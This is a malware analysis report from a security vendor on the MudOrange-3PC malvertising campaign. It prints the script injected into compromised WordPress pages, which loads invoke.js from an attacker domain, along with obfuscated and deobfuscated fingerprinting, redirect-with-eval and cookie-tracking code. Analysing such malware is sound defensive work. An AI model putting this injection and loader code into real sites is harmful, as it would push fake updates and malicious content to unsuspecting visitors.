MALWARE EVENT REPORT

MudOrange-3PC

Vulnerable CMS and digital advertising enable proliferation of malvertising across compromised brand websites

THE MEDIA TRUST
Digital Safety. Delivered.

Introduction

The Media Trust has been detecting and tracking a widespread malicious threat affecting both advertisers and publishers whose content can range between low and high quality. Originally using adult sites as a playground, these malicious actors have now cast a wider net, reaping havoc across the internet by showing fake software updates and advertising compromised software such as malicious browser extensions to everyone they can. This threat mainly lives in low quality or malicious Blogger pages behind bogus VPN and click-bait creatives, affecting those who wander in. However, this threat is making its way into legitimate but vulnerable websites, most of which have been WordPress sites. Although it tries to avoid automated browsers and scanners, it does not discriminate against its users based on device or operating system. We have seen this threat affect Windows, Android, Mac, iPhone, Chrome, Firefox, etc.

High-Level Analysis

A vulnerable website will be injected with a malicious HTML script tag containing an object named *atOptions* and code that will load the malicious invoke.js file (Figure 1). *atOptions* serves as the configuration for invoke.js, dictating its behavior and the type of malicious content that will be shown to the unsuspecting user. This configuration can have a number of keys: key, format, height, width, and params. Other versions of this threat may contain the async key. A breakdown of the *atOptions* configuration can be seen in the table below:

```
<div style="display: flex; justify-content: center; margin-bottom: 5px;">
    <script type="text/javascript">
      atOptions = {
          'key' : '57b666589841472f1ccb1dfa382f656e',
          'format' : 'iframe',
          'height' : 250,
          'width' : 300,
          'params' : {}
      };
      document.write('<scr' + 'ipt type="text/javascript" src="http' + (location.
      protocol === 'https:' ? 's' : '') + '://marineingredientinevitably.com/
      57b666589841472f1ccb1dfa382f656e/invoke.js"></scr' + 'ipt>');
    </script>
 </div>
```

Figure 1: Malicious HTML div inside compromised web page

NAME	DESCRIPTION
key	Unique identifier of the malicious code
format	Injection style of the malicious delivery [‘js’ or ‘iframe’]
height	Height of the iframe to be injected into the website
width	Width of the iframe to be injected into the website
params	Extra parameters given to invoke.js
async	Key that determines whether another iframe of script gets injected into an HTML element

When invoke.js executes, it makes sure this *atOptions* configuration exists before resuming. The malware begins by constructing two URLs, let’s say URL 1 and URL 2. The structure of these URLs are as follows:

> https[:]//[domain]/watch .[random number].js?key=[config key]&kw=[page title as array]&refer=[referrer url]&tz=[timezone offset]&dev=[device is being emulated]&res=[result from fingerprinting checks]&uuid=[unique identifier]

An example of a Malicious URL 1:

> https[:]//moodokay[.]com/watch.1366321908825.js?key=57b666589841472f1ccb1dfa382f656e&kw=[REDACTED]&refer=[REDACTED]&tz=0&dev=e&res=12.3103&uuid=cf6cd552-91a5-4fc0-9c56-5a46861fc4b1:2:1

Notice the **&dev=** and **&res=** URL parameters. The former tells the server if the user’s device is being emulated and the latter is the result of fingerprinting checks in the form of a number. The fingerprinting functions basically check if common browser functions exist and the device is not lying about properties such as operating system name, language, and browser.

URL 2 is the exact same as URL 1 except for the .js extension after the file name. URL 1 is requested whose response text will contain important information regarding next steps. However, if for any reason the request for URL 1 fails, a request for URL 2 is made, whose response is the same as URL 1 but in HTML form, instead of JavaScript.

The response from URL 1 contains key pieces of information such as optional iframe attributes which determine the size of the malicious iframe to be injected into the webpage. Then is used for when the format value in the configuration is “iframe”. The other content includes code for an HTML script tag and additional code that will be executed. The response from URL 1 can look like Figure 2 below.

```
(function () : void {
    var template : string = "\
      frame_width=300;frame_height=250; <script type='text/javascript'>var dfc221c35e = Number(''); </
      script>       <script>           if (typeof dfc221c35e !== 'undefined' ) {
      if ( !isNaN(dfc221c35e)&&dfc221c35e>0 )                         setTimeout(function() { window.
      top.location = 'https://www.spikereekvelocity.com/dyfc1k09?key=863705bcbb4b6a554ddb359665395a6f&
      psid=18128354'; }, dfc221c35e*1000);                    else window.top.location = 'https://www.
      spikereekvelocity.com/dyfc1k09?key=863705bcbb4b6a554ddb359665395a6f&
      psid=18128354';                 }           </script> \
    ";
    if (typeof atAsyncContainers === 'object' && atAsyncContainers
    ['57b666589841472f1ccb1dfa382f656e']) {
        var container, scripts;
        if (container = document.getElementById(atAsyncContainers
        ['57b666589841472f1ccb1dfa382f656e'])) {
            container.innerHTML = template;
            scripts = container.getElementsByTagName('script');
            for (var i : number = 0; i < scripts.length; i++) {
                if (!!scripts[i].src) {
                    (function (raw : HTMLScriptElement) : void {
                        var script : HTMLScriptElement = document.createElement('script');
                        for (var j : number = 0, length : number = raw.attributes.length; j < length;
                        j++) {
                            script[raw.attributes[j]['name']] = raw.attributes[j]['value'];
                        }
                        raw.parentNode.replaceChild(script, raw);
                    })(scripts[i]);
                } else {
                    eval(scripts[i].innerHTML);
                }
            }
        }
    }
})();
```

Figure 2: Response from Malicious URL 1

If the format key in the configuration has a value of “js” or the response text contains the strings '<!--video_banner=1;-->' or 'var dfc221c35e', the entire response from URL 1 will be injected into a malicious div on the web page as JavaScript code. This div will have an ID of atContainer-[key value], for example atContainer-57b666589841472f1ccb1dfa382f656e. The code in this div will then be executed.

If the format key in the configuration does not have a value of “js” or the response text does not contain the strings '<!--video_banner=1;-->' or 'var dfc221c35e', then an iframe will be created which will contain three elements: one script tag which contains code that creates a global variable named atAsyncContainers, let’s call this Script 3. The other element injected into the iframe is a div with an ID of atContainer-[key value]. Inside this div will be the code inside a script tag from the response. This only happens when the atOptions configuration contains the key async. The third element in this iframe is another script tag, Script 2, whose code will be the response from Malicious URL 1. With the help of Script 3, Script 2 will inject code inside the aforementioned div. A visualization of this iframe is in Figure 3 below.






Figure 3: iframe containing three malicious elements

Using Figure 3 as a reference, when the iframe is injected into the web page, Script 2 will use the global variables in Script 3 to access the div with ID of atContainer-[key value]. (Replace [key value] with the value of key in the configuration). Script 2 will inject code into this div and execute it. This convoluted sequence of events is just a way for the malicious actors to inject any code they want on websites they already compromised.

Depending on the contents of the malicious URLs, two things can happen; the user is redirected to malicious content or a malicious popup is shown on the compromised site via a bogus creative; this creative typically leads to malicious content in the form of fake software updates (See below).




Edge: Redirect to fake content




Adobe: Fake popup leading to fake software update

In the latter option, a bogus creative is delivered which immediately triggers a popup. Since this popup is on the compromised website itself, it is more believable (See below).



Compromised landing page

High-Level Flowchart



Low-Level Analysis

A compromised web page will contain an injected HTML element which holds configuration values used by the malicious code.

```
<div style="display: flex; justify-content: center; margin-bottom: 5px;">
    <script type="text/javascript">
       atOptions = {
           'key' : '57b666589841472f1ccb1dfa382f656e',
           'format' : 'iframe',
           'height' : 250,
           'width' : 300,
           'params' : {}
       };
       document.write('<scr' + 'ipt type="text/javascript" src="http' + (location.
       protocol === 'https:' ? 's' : '') + '://marineingredientinevitably.com/
       57b666589841472f1ccb1dfa382f656e/invoke.js"></scr' + 'ipt>');
    </script>
 </div>
```

Figure 4: Malicious HTML div inside compromised web page

Seen in Figure 4, the configuration's key-value pair is inside a JavaScript object named *atOptions*. There are five keys: *key, format, height, width,* and *params*. The value of these keys will be used by the malicious invoke.js script that will be executed. This script is injected into the web page by this same HTML div.

```
    }, {}, function() : boolean {
        var _0x27c6ac : any = _0x26627e['userAgent'][_0x2697('0x42')](),
            _0xfba00c : any = _0x26627e[_0x2697('0x43')],
            _0x327939 : any = _0x26627e[_0x2697('0x44')]['toLowerCase'](),
            _0xc49cb3, _0x1d6839;
        if (_0xc49cb3 = 0x0 <= _0x27c6ac[_0x2697('0x45')](_0x2697('0x46')) ? _0x2697('0x47') : 0x0 <= _0x27c6ac[_0x2697
        ('0x45')](_0x2697('0x48')) ? 'Xbox' : 0x0 <= _0x27c6ac['indexOf'](_0x2697('0x49')) ? _0x2697('0x4a') : 0x0 <=
        _0x27c6ac[_0x2697('0x45')](_0x2697('0x4b')) ? _0x2697('0x4c') : 0x0 <= _0x27c6ac[_0x2697('0x45')](_0x2697('0x4d')) ?
        _0x2697('0x4e') : 0x0 <= _0x27c6ac[_0x2697('0x45')](_0x2697('0x4f')) ? _0x2697('0x50') : 0x0 <= _0x27c6ac[_0x2697
        ('0x45')]('iphone') || 0x0 <= _0x27c6ac[_0x2697('0x45')](_0x2697('0x51')) ? _0x2697('0x52') : 0x0 <= _0x27c6ac[_0x2697
        ('0x45')](_0x2697('0x53')) ? 'Mac' : _0x2697('0x54'), (_0x2697('0x55') in _0x4ec778 || 0x0 < _0x26627e[_0x2697
        ('0x56')] || 0x0 < _0x26627e[_0x2697('0x57')]) && -0x1 === [_0x2697('0x4c'), _0x2697('0x4e'), _0x2697('0x52'),
        'Other', _0x2697('0x47')][_0x2697('0x45')](_0xc49cb3)) return !0x0;
        if (void 0x0 !== _0xfba00c) {
            if (0x0 <= (_0xfba00c = _0xfba00c[_0x2697('0x42')]())[_0x2697('0x45')]('win') && _0x2697('0x4a') !== _0xc49cb3 &&
            'Windows\x20Phone' !== _0xc49cb3) return !0x0;
            if (0x0 <= _0xfba00c[_0x2697('0x45')](_0x2697('0x4f')) && -0x1 === [_0x2697('0x4c'), 'Chrome\x20OS', _0x2697
            ('0x50')][_0x2697('0x45')](_0xc49cb3)) return !0x0;
            if (0x0 <= _0xfba00c['indexOf'](_0x2697('0x53')) && _0x2697('0x58') !== _0xc49cb3 && 'iOS' !== _0xc49cb3) return
            !0x0;
            if (/win|linux|mac/ ['test'](_0xfba00c) === ('Other' === _0xc49cb3)) return !0x0;
        }
        return 0x0 <= _0x327939[_0x2697('0x45')]('win') && _0x2697('0x4a') !== _0xc49cb3 && 'Windows\x20Phone' !==
        _0xc49cb3 || (!(!/linux|android|pike/ [_0x2697('0xb')](_0x327939) || -0x1 !== [_0x2697('0x4c'), _0x2697('0x4e'),
        _0x2697('0x50')]['indexOf'](_0xc49cb3)) || (!(!/mac|ipad|ipod|iphone/ [_0x2697('0xb')](_0x327939) || 'Mac' ===
        _0xc49cb3 || _0x2697('0x52') === _0xc49cb3) || (/win|linux|mac|iphone|ipad/ ['test'](_0x327939) === (_0x2697('0x54')
        === _0xc49cb3) || void 0x0 === _0x26627e[_0x2697('0x59')] && _0x2697('0x4a') !== _0xc49cb3 && 'Windows\x20Phone' !==
        _0xc49cb3)));
    }), _0xcd017a[_0x2697('0x23')](_0x2697('0x5a'), {
        'e': 0x1
    }, {}, function() : boolean {
        var _0x22d3be : any = _0x26627e[_0x2697('0x9')]['toLowerCase'](),
            _0x4b9b62 : any = _0x26627e[_0x2697('0x5b')],
            _0x36e97a;
        _0x36e97a = 0x0 <= _0x22d3be['indexOf'](_0x2697('0x5c')) ? 'Firefox' : 0x0 <= _0x22d3be[_0x2697('0x45')](_0x2697
        ('0x5d')) ? _0x2697('0x5e') : 0x0 <= _0x22d3be[_0x2697('0x45')](_0x2697('0x5f')) && 0x0 <= _0x22d3be[_0x2697('0x45')]
        (_0x2697('0x60')) ? _0x2697('0x61') : 0x0 <= _0x22d3be['indexOf'](_0x2697('0x5f')) || 0x0 <= _0x22d3be[_0x2697
        ('0x45')](_0x2697('0x62')) ? _0x2697('0x63') : 0x0 <= _0x22d3be[_0x2697('0x45')](_0x2697('0x64')) ? _0x2697('0x65') :
        0x0 <= _0x22d3be[_0x2697('0x45')](_0x2697('0x66')) ? _0x2697('0x67') : 0x0 <= _0x22d3be[_0x2697('0x45')](_0x2697
```

Figure 5: Obfuscated invoke.js script

Exemplified by the code snippet in Figure 5, the code behind invoke.js is heavily obfuscated, as is the case with most JavaScript malware. In order to make code analysis easier to digest, the entire script was deobfuscated and variables were renamed to make their intention more clear. The rest of this analysis will use this reformatted version.

Setting Up the Checks

The first thing this malware does is set up a way to fingerprint the device, which we will call the Check Handler. This method takes the form of an object that contains four different methods.

```
var check_handler : { isEmulate: () => boolean; ... = {
    isEmulate: function () : boolean {…
    },
    addTest: function (test_name : any, true_points : any,
    false_points : any, test_function : any) : void {…
    },
    runTests: function () : { isEmulate: () => boolean; ... {…
    },
    getResults: function () : string {…
    }
};
```

Figure 6: JavaScript object for device fingerprinting

Figure 6 shows these four functions: *isEmulate, addTest, runTests*, and *getResults*. Looking at the *addTest* function, we can see that it is used to add fingerprinting operations into a JavaScript array named *tests*.

```
var check_handler : { isEmulate: () => boolean; ... = {
    isEmulate: function () : boolean {…
    },
    addTest: function (test_name : any, true_points : any,
    false_points : any, test_function : any) : void {
        tests.push({
            'name': test_name,
            'truePoints': true_points,
            'falsePoints': false_points,
            'fn': test_function
        });
    },
    runTests: function () : { isEmulate: () => boolean; ... {…
    },
    getResults: function () : string {…
    }
};
```

Figure 7: addTest function

The *addTest* function takes four arguments, the name of the check, two variables named *truePoints*, and *falsePoints*, and the actual function to be executed, performing the check. Arguments *truePoints* and *falsePoints* are random values provided that are used to count the results from each check, as each function returns either true or false.

```
check_handler.addTest('hasFileInputMultiple', {}, {⋯
});

check_handler.addTest("hasCustomProtocolHandler", {⋯
});

check_handler.addTest("hasCrypto", {}, { ⋯
});

check_handler.addTest("hasNotification", {⋯
});

check_handler.addTest("hasSharedWorkers", {⋯
});

check_handler.addTest("hasInputCapture", {⋯
});

check_handler.addTest("hasTouchEvents", {⋯
});

check_handler.addTest("hasWindowOrientationProperty", {⋯
});

check_handler.addTest("hasDevToolsOpen", {⋯
});

check_handler.addTest("hasLiedResolution", { ⋯
});

check_handler.addTest('hasLiedOs', {⋯
});

check_handler.addTest("hasLiedBrowser", { ⋯
});

check_handler.addTest('hasLiedLanguage', {⋯
});
```

Figure 8: Fingerprinting functions

This malware has 13 checks, whose names can be seen in Figure 8 above. Note that the names of these functions were not changed and what you see is what the malicious actors

The Check Handler has a function named runTests, which, as the name implies, runs these checks. The getResults function takes the results from these functions and returns a string containing a decimal number.

TEST NAME	CHECK
hasFileInputMultiple	User is allowed to enter more than one value in an html input field
hasCustomProtocolHandler	Webpage has the ability to open or handle URL protocols
hasCrypto	Crypto object is present in the window (used for cryptographic functions)
hasNotification	Webpage can show notifications
hasSharedWorkers	The SharedWorker function is available (used to execute scripts at a specified URL)
hasInputCapture	The capture attribute is available on html input elements
hasTouchEvents	User's device has touch capability
hasWindowOrientationProperty	The device orientation property exists (returns orientation of the device; mobile devices)
hasDevToolsOpen	The browser developer tools is open (anti-analysis check)
hasLiedResolution	Device is lying about the available resolution
hasLiedOs	Device is lying about its Operating System
hasLiedBrowser	Device is lying about the browser it is using
hasLiedLanguage	Device is lying about the language it is using

```
        runTests: function (): { isEmulate: () => boolean; ... {
            tests.forEach(function (test: any, index: number): void {
                try {
                    var test_func;
                    if ("function" == typeof test.fn) {
                        test_func = test.fn();
                    } else {
                        test_func = test.fn;
                    }

                    _0xf3ec68 |= 1 << index;

                    var point;
                    if (test_func) {
                        point = test.truePoints;
                    } else {
                        point = test.falsePoints;
                    }

                    test_points.push({
                        'name': test.name,
                        'result': point
                    });
                } catch (error) {
                    _0x3be0a6 |= 1 << index;
                }
            });

            return this;
        },
        getResults: function (): string {
            var result: string = "12." + _0xf3ec68;
            if (0x0 < _0x3be0a6) {
                result += "."
            } else {
                result += ''
            }

            return result;
        }
    };
```

Figure 9: Variable returned by getResults

As each check is executed, a bitwise operation is performed and stored into a variable, in this case it is *_0xf3ec68*. As Figure 9 above shows, this variable is concatenated with the string "12.". An example of what the final result would look like is *12.3103*, but this number ultimately depends on the results of the fingerprinting checks.

Lastly, the Check Handler has a function named *isEmulate* which tells the script if the device it is running on is being emulated, i.e., not an actual user but a device used for automation. The presence of the Check Handler is just a clever way to wrap and organize the fingerprinting checks into one entity, making it easier to use when constructing malicious URLs. The check handler is assigned to a global variable name *window.LieDetector*, again, a name given by the malicious actors.

Delivery of Malicious Content

Now that the preliminary steps are complete, the invoke.js script begins the delivery of malicious content. First, it takes the title of the webpage and converts it into a comma separated array.

For example, say the title of the webpage is 'Rick Astley - Never Gonna Give You Up (Official Music Video) - YouTube'. The result will be,

```
['rick', 'astley', '-', 'never', 'gonna', 'give', 'you', 'up', '(official',
'music', 'video)', '-', 'youtube']
```

This array is passed to a function which we'll call *main*, as it is just a wrapper function for the bulk of the malicious code. As we will see, this array is just passed as a value for a URL parameter.

The first thing the function *main* does is check for the presence of the *atOptions* window object.

```
        if (is_instance_of(window.atAsyncContainers, Object) || (window.atAsyncContainers = {}),
        is_instance_of(window.atOptions, Object)) {
            start_malicious_delivery(window.atOptions);
            delete window.atOptions;
        }
        else if (is_instance_of(window.atAsyncOptions, Array)) {
            for (var i : number = 0; i < window.atAsyncOptions.length; i++) {
                if (is_instance_of(window.atAsyncOptions[i], Object)) {
                    start_malicious_delivery(window.atAsyncOptions.splice(i, 1)[0]);
                }
            }
        }
    }
```

Figure 10: Checks for presence of atOptions configuration

Remember that *atOptions* is the injected HTML element which holds configuration values used by the malicious code. See Figure 11 below.

```
<div style="display: flex; justify-content: center; margin-bottom: 5px;">
    <script type="text/javascript">
        atOptions = {
            'key' : '57b666589841472f1ccb1dfa382f656e',
            'format' : 'iframe',
            'height' : 250,
            'width' : 300,
            'params' : {}
        };
        document.write('<scr' + 'ipt type="text/javascript" src="http' + (location.
        protocol === 'https:' ? 's' : '') + '://marineingredientinevitably.com/
        57b666589841472f1ccb1dfa382f656e/invoke.js"></scr' + 'ipt>');
    </script>
 </div>
```

Figure 11: Malicious HTML div inside compromised web page

Once the presence of this configuration is verified, the function responsible for delivering malicious content is executed, which we call *start_of_malicious_delivery*. In this function, additional checks are made to ensure that the keys *key, format, height*, and *width* exists in *atOptions* configuration above.

```
function start_malicious_delivery(atOptions : any) : void {
    if (
        null !== atOptions.key &&
        (
            'js' === atOptions.format ||
            'iframe' === atOptions.format &&
            !isNaN(atOptions.height = Math.floor(atOptions.height)) &&
            isFinite(atOptions.height) &&
            !isNaN(atOptions.width = Math.floor(atOptions.width)) &&
            isFinite(atOptions.width)
        )
    ) {…
    }
    else {
        if (window.console) {
            if (is_instance_of(window.console.error, Function)) {
                window.console.error("Invalid invocation parameters passed")
            }
        }
    }
}
```

Figure 12: Verifying atOptions keys exist, terminating otherwise

If the keys do not exist, the script logs the message "Invalid invocation parameters passed" in the browser console and the script stops executing. These checks can be seen in Figure 12 above.

Two malicious URLs are beginning to form using a number of URL parameters and their values. Malicious URL 1 has the following structure:

NAME	VALUE
Protocol	https
Hostname	Malicious domain
Path name	/watch.[random number].js
Arguments	See below
URL PARAMETERS	
key	Value of *key* key in *atOptions*
kw	Title of webpage as an array
refer	Referrer URL
custom	Value of *params* key in *atOptions*
tz	Timezone offset
dev	*'e* if the device is being emulated, *f* otherwise. In other words, result from *window.LieDetector.runTests().isEmulate()*
res	Result from check handler: *window.LieDetector.getResults()*
uuid	Universally unique identifier [cookie value]

An example of a Malicious URL 1:


```
https[:]//moodokay[.]com/watch.1366321908825.js?key=57b666589841472f1ccb1dfa382f6
56e&kw=[REDACTED]&refer=[REDACTED]&tz=0&dev=e&res=12.3103&uuid=cf6cd552-91a5-
4fc0-9c56-5a46861fc4b1:2:1
```

Malicious URL 2 has the exact same structure as Malicious URL 1 except it doesn't have the .js extension after the random number.

Notice the *uuid* URL parameter above, this value comes from the creation of a browser cookie. The script checks to see if the cookie name *dom3ic8zudi28v8lr6fgphwffqoz0j6c=* already exists in the web page. If so, it simply sets the uuid value to be the value of this cookie, for example, *cf6cd552-91a5-4fc0-9c56-5a46861fc4b1:2:1*. If this cookie does not exist, it creates a cookie whose value comes from *https[:]//simplewebanalysis[.]com/stats*. Figure 13 shows the response from this domain.

Figure 13: simplewebanalysis[.]com giving cookie value

After creating the browser cookie, the value is given to the *uuid* URL parameter. All of the steps above can be seen in Figure 14 below.



```
function create_cookie(uuid : any) : void {
    var cookie : string = document.cookie;
    var cookie_index : number = cookie.indexOf('dom3ic8zudi28v8lr6fgphwffqoz0j6c=');
    var cookie_char_index : string = cookie.charAt(cookie_index - 0x1);

    if (0x0 === cookie_index || 0x0 < cookie_index && (';' === cookie_char_index || '\x20'
    === cookie_char_index)) {
        var _0x5690ac : number = cookie.indexOf(';', cookie_index);
        uuid(cookie.substring(cookie_index + 0x21, -0x1 === _0x5690ac ? void 0x0 :
        _0x5690ac));
    } else {
        try {
            var http_req : XMLHttpRequest = new XMLHttpRequest();
            var timeout_id : number = setTimeout(function () : void { http_req.abort(); },
            1000);

            if ("withCredentials" in http_req) {
                http_req.withCredentials = true
            }

            http_req.open('GET', "https://simplewebanalysis.com/stats");

            http_req.onload = function () : void {

                clearTimeout(timeout_id);

                var response_text : string = encodeURIComponent(http_req.responseText.trim());
                var date = new Date();

                date.setTime(date.getTime() + 7 * 86400 * 1000);

                var new_cookie : string = `dom3ic8zudi28v8lr6fgphwffqoz0j6c=${response_text};
                expires=${date.toUTCString()};path=/;SameSite=Lax`

                document.cookie = new_cookie
                uuid(response_text);

            }
            http_req.onerror = http_req.onabort = function () : void {
                uuid('');
            }
            http_req.send();
        } catch (error) {
            uuid('');
        }
    }
```

